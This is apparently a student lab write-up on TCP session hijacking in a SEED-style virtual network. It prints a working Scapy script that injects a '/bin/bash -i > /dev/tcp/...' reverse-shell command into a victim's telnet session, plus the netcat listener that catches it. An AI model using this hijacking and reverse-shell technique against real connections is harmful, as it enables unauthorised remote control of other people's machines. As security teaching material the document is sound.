


Task 4: Creating Reverse Shell using TCP Session Hijacking

We first establish a telnet connection between the victim and the user:

```
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 23:34:02 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/4
seed@57e7382b726d:~$
```


We monitor this connection on Wireshark as follows:



We use the information from the last TCP packet to get port number, seq number, ack number and we construct our code:

```
root@VM:/# cat tcpreverseshell.py
from scapy.all import *
import sys

print("Sending Hijacking Packet for reverse shell.../n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39714, dport=23, flags="A", seq=1810434171, ack=9935746)
data = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/#
```


We run the code:




In parallel on attacker machine, we “nc -lv 9090” for opening a nc listener on port 9090:

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

We can see that our attack works as a connection has established on attacker side and a reverse shell has been generated. We confirm this using ifconfig command:



The Wireshark capture that shows us that the telnet connection to the user machine is no longer accessible from the victim machine, instead its accessible from the Attacker Machine:



Hence, our attack is successful.